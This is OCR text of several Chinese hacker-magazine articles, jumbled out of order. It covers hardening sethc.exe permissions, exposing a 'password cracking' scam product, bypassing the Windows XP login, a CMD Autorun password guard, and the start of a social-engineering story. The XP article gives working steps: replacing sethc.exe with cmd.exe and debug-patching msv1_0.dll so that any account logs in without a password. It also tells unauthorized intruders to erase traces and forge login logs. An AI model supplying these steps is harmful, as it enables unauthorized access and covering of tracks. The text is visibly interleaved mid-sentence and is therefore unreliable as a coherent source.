


图5

因为我们明确这样设置是不会出现什么意外问题的，更不会降低安全，呵呵。我们再把**C:\WINDOWS\system32\dllcache和C:\WINDOWS\ServicePackFiles\i386**中的sethc.exe的权限也都进行相同的修改。




图6

接着我们来看看设置后的效果。经过上面的设置之后，不论是在CMD中还是在BAT中执行、替换还是其他的什么操作，都会被拒绝，而且使用批处理替换时会有个命令窗口一闪而过。当我们再次按5次SHIFT键或者按SHIFT+ALT+PRINTSCREEN键时，都会没有任何的反应了，如图6、图7、图8所示。




图7




图8

但是在WINDOWS XP的系统中，没有设置SETHC.EXE权限的功能，如图9所示。还好，服务器几乎没有使用XP的，呵呵。OK，就写到这里了，安全第一！




图9

一样，如图10、图11所示，是两款软件的对比。


不知道谁是"正宗"的，但根据我的直觉，我可以确认这个包装很好的"邮箱密码破解魔法书"以及软件是一个骗局！后来我加入了其公开的QQ群，群中有很多人都非常愤怒，被骗的感觉非常不好！在物欲横流的今天，对任何东西都应该怀有一种批判和执着的追求精神，只有不停的去探索，才能揭开其神秘的面纱！

[邮箱密码破解魔法书中提到的软件已经放在配套光盘中，其word文档也一并放入]

编辑点评：

我编辑这篇文章的时候，一打开文件夹NOD就报警了。看了文章才发现，这个软件不怎么样！文章里没有提到破解的内容，只是作者对Windows比较了解，才发现了其中的一些问题。这里也提醒下大家，并不是所有的破解都要crack！

手工破解XP登录密码



夜凉如秋水

从本文你可以学到：

如何利用启动盘破解 xp 登录密码

最近被一个朋友叫去破解他的 XP 系统的用户登录密码，我最常用的做法通常都是挂一个硬盘，使用工具把密码给“跑”出来，俗称暴力破解。但不巧的是，朋友是用系统随机生成的密码登录，是一串加了符号又是无意义字符的组合，并且超过 10 位，当时我也没有办法。

在网上搜索破解 XP 系统密码的方法，发现了一个方法，就**是进入安全模式，然后使用Administrator账号登录，再打开Cmd加个Cfan的Guest的账号，并把它加入超级管理员组。**

但是朋友告诉我，他以前曾为 Administrator 加过密码，没办法了，我只有拿 GHOST 出来了。朋友立马阻止我，告诉我桌面上保存着他未完成的文稿。**在这里提醒一下大家：千万不要把重要文件保存在系统分区**，否则，等到系统出问题的时候，你哭都来不及。




图 1

废话不多说，大家肯定想起了还可以删除 S A M 文件吧！但这个方法经过实践后发现只适用于 Win2000 系统，而 XP 系统删除 SAM 后会使系统启动初始化出错，导致无法登录。所以面对一个忘记了密码的 XP 系统，并没有一个很好的破解方法。

这里我就把自己实践过的一个通用破解技巧详细地教给大家，在这里用到的一些技巧和思路，对于系统的应用都很有用哦。

首先我们需要准备一个 DOS 启动盘，假如你的系统分区是 NTFS，要对其进行访问，最好也需要一个支持 NTFS 的 DOS 启动盘，载体可以用 U 盘或光盘（软盘貌似很稀有了，你机器有软驱吗？）。

我们先讲一下思路：首先需要在登录界面那里得到一个 Cmdshell，因为我们要利用 Debug 修改系统文件，而在 DOS 下 Debug 并不能用，所以我们的目标是 Cmdshell，可以通过以下几个方法得到：

1、在 DOS 下用 Copy 命令用 Cmd 替换掉 Logon.scr，在等待屏保的时候就会弹出一个 Cmd。呵呵，很容易吧，这个技巧可以有很大的利用和发挥的空间。

2、在 DOS 下用 Cmd 替换掉 Sethc.exe，然后在登录界面按 Shift 键 5 次以上，就可以弹出 Cmdshell，个人推荐使用这个方法。

3、可以使用深山红叶工具得到一个 Cmdshell。但这又需要工具，麻烦。

我以第二种方法为例，使用启动盘进入命令提示符的状态下，用 cd 命令进入 System32 文件夹，然后使用 Rename 命令修改 Sethc.exe 的名字，以免被 Cmd 覆盖。然后使用 Copy 命令将 CMD.exe 复制为 Sethc.exe，这样就可以在登录界面得到 Cmdshell 了，如图 1 所示。

现在在 Cmd 里输入 Debug 命令：**debug c:\windows\system32\msv1_0.dll**，对c:\windows\ system32\ msv1_0.dll 这个文件进行 Debug。成功找到文件后输入 **-d 8ab7**，可以看到一些 HEX 代码，假如是“**F8-10 75 11**”开头的，如图 2 所示。那么恭喜你，请继续下面的步骤，输入如下命令：

```
-d 8eb7
1370:8EB0                         F8-10 75 11 B0 01 8B 4D FC
1370:8EC0  5F 5E 5B E8 CD 80 FF FF-C9 C2 1C 00 32 C0 EB ED
1370:8ED0  90 90 90 90 90 8B FF 55-8B EC 83 EC 28 56 57 FF
1370:8EE0  75 08 8D 45 F0 50 FF 15-00 11 C4 77 33 FF 57 8D
1370:8EF0  45 F0 89 45 E0 57 8D 45-D8 50 BE 00 00 10 00 56
1370:8F00  8D 45 08 50 C7 45 D8 18-00 00 00 89 7D DC 89 7D
1370:8F10  E4 98 7D E8 89 7D EC FF-15 88 10 C4 77 3B C7 7D
1370:8F20  21 3D 00 00 00 40 74 07-3D 35 00 00 C0 75 0F 8D
1370:8F30  45 D8 50 56 8D 45 08
```

图 2

```
-e 8eb7 e0 00
-n c:\crackpass.dll
-r bx
:0001
-r cx
:fa00
-w
```

假如大家没有使用过 Debug 的话，一定都看晕了吧？我来讲解一下这些语句的作用：

-d 是查看；-e 是编辑；-e 8eb7 e0 00 的意思就是编辑 8ab7 的开头两个 HEX 代码，即 F8-10 修改为 e0 00；-n c:\crackpass.dll 是装入这个地址字符串；-r bx 是存放文件大小的 16 进制的高 16 位；-r cx 是存放文件大小的 16 进制的低 16 位。

这里的 DLL 大小是 129536 字节，换成 HEX 就是 1FA00，故 BX=1, CX=FA00。因为 DLL 正在调用而无法在 Cmd 模式直接保存，所以我用了这个不常规的办法来写入新文件，当你输完 -w 后看到如图 3 所示的信息时就表示成功了。

```
-w
Writing 1FA00 bytes
```

图 3

完成以后再次进入 DOS，将c:\windows\ system32\ msv1_0.dll 使用 Copy 命令备份一下，然后再将c:\crackpass.dll 覆盖 C:\windows\system32 \msv1_0.dll，这样就完成了备份和替换。

重启以后你会发现，不用输入登录密码就能直接进入系统了，无论登录什么用户都不需要输入密码。当你进入控制面板里，打算进行更改用户密码时，你会看到所有用户未创建密码，并且无法创建密码，会得到一个无法更改密码的提示。没关系，我们已经得到了管理员权限，你可以发挥想象为所欲为了。

修改密码绝对不是问题，你可以拿下 SYSTEM 的，或者按照开头说的办法来添加一个新的管理账号，然后将 C：\windows\system32\msv1_0.dll、Sethc.exe 等文件还原，再进入新加的管理员账号里修改其他用户的密码。

当然了，假如你是非授权访问系统的话，建议你把痕迹清理干净，把登录日志伪造一遍。不过我可不是黑客，写这文章的目

编辑点评：

权限设置的好与坏直接关系到服务器的安全问题，而且用权限这一道关口就可以防御许多攻击！不过，要是把粘滞键的功能给禁用呢？效果又会是什么样呢？

CMD防御新招

■佚名

从本文你可以学到：

另一种方法防止cmd.exe的使用

CMD攻防，一个古老的话题，自粘滞键后门被挖掘以来便更受关注了。自己留个后门，又不甘心被别人轻易利用，有何妙招？待我慢慢道来。

我曾经看到过给CMD.exe设置使用权限的，但其实只要本地上传一个cmd.exe，便可轻易破解。又有人用组策略之类的给cmd降权，可现在“黑手”论坛上的“编程”板块也早已有人开发出了sys权限的cmd程序了。于是，脚本防御渐渐被重视起来。

先举一个前人的例子吧：由于CMD.exe被启动时先从注册表中的**HKEY_LOCAL_MACHINE\Software\Microsoft\Command\Processor\Autoru**和**HKEY_CURRENT_USER\ Software\Microsoft\Command Processor\Autorun**两个键值读取批处理路径，若存在则先执行这两个批处理（假如使用**cmd /d**命令启动则可免去此步骤），于是前人便写了如下的批处理（代码经本人改动，只保留了主要内容，琐碎部分略去）：

```
@echo off
Rem 记录日期、时间、和被连接的端口等信息，略。
Set /p user=用户名：
Set /p pass=密码：
If not "%user%"=="Snow" goto wrong
If not "%pass%"=="Walker" goto wrong
Rem 上面两句用if判断用户名、密码是否正确
Cls
Echo 欢迎使用
Goto OK
Wrong：
Echo Wrong
exit
OK：
```

把以上代码保存后将路径写入注册表以上两处中任意一处，就可使其在CMD开始时运行，防止非法使用者入侵。的确，该方法看似坚不可摧，可实际上呢？SDring轻轻用了一个Ctrl+C就瞬间使这层工事灰飞烟灭，如图1所示。

我试了一下，在加入记录代码（如**netstat -ano>>log.log**）后，才会有时间让攻击者用Ctrl+C破解。如果把所有记录用的代码都去除，我试了十几次都没成功破解。因为在输入变量值时，按Ctrl+C是没用的。输入完毕后if语句会很快执行exit命令，没有机会让你按Ctrl+C！

难道我们的CMD防御程序就注定不能有任何记录功能吗？当然不是！但如何打破局面呢？病毒使用的守护进程的原理给了我启发：何不给防御代码设个守护进程？

前面已经说了，CMD在开启前会一次执行两个批处理，经测试，**HKEY_LOCAL_MACHINE中被定义的Autorun会比HKEY_CURRENT_USER中的先执行**。所以可以先写一个批处理接收验证信息，若验证成功就把CMD指引到OK.bat，否则执行wrong.bat直接退出。看一下源代码：

```
%systemroot%\Login.bat
(HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\Autorun)
  @echo @exit>wrong.bat
  @Set /p user=用户名：
  @Set /p pass=密码：
  @If not "%user%"=="Snow" exit
  @If not "%pass%"=="Walker" exit
  @Echo @echo Welcome>wrong.bat
  @Echo @echo @exit^>wrong.bat>>wrong.bat
  @Rem 向wrong.bat写入信息
```

最后一步：把**HKEY_CURRENT_USER\Software\Microsoft\Command Processor\Autorun中的值设置为%systemroot%\wrong.bat**（虽然我们没有写这个文件，但它会被Login.bat生成的），如此一来，即使用Ctrl+C来中断Login.bat，也会被wrong.bat强行踢出，既不影响自己正常使用，也杜绝了外来入侵者（当然也不排除你无敌到能在wrong.bat运行的瞬间把它也解决掉）。

攻防本来就是互补互成的，笔者个人思路是有局限性的，如各位能想出破解或改进方法，望不啬笔墨予以指教！




图1

编辑点评：

看着这篇文章让我想起以前Q版一篇关于cmd.exe的文章，不过这篇和以前的不一样，用了进程守护的概念！大家参考一下0806期的“批处理注入和防范”，效果会更好。

的也不是为了教大家去破解别人的密码，我一直坚持“为人民服务”的。

到此就完成了对XP系统的一次破解，过程很简单，但是以别人看来，这可是很牛的事！当朋友用崇拜的眼神看着我帮他把忘了密码的系统挽救回来的时候，我发现今天又是美好的一天……

编辑点评：

用本文的题目到百度搜索一下，你会发现有好多这类的文章，但是有多少人会这样的操作呢？对理论的实践应用再到熟悉操作，这是需要时间的！

记一次“完整”的社会工程学行动

■OWENHU [O.S.T]

从本文你可以学到：

社会工程学的简单应用

声明：此篇文章仅作社会工程学相关技术的一次交流学习之用，因文中涉及到一些个人隐私及机密问题，请广大读者千万不要去尝试，如不听劝告，所有因此造成的后果均和本人及《非安全·黑客手册》无关，特此声明！

第一部分：引子

看了8月份夜翼老师的《一次社工引发的“惊涛巨浪”》一文，

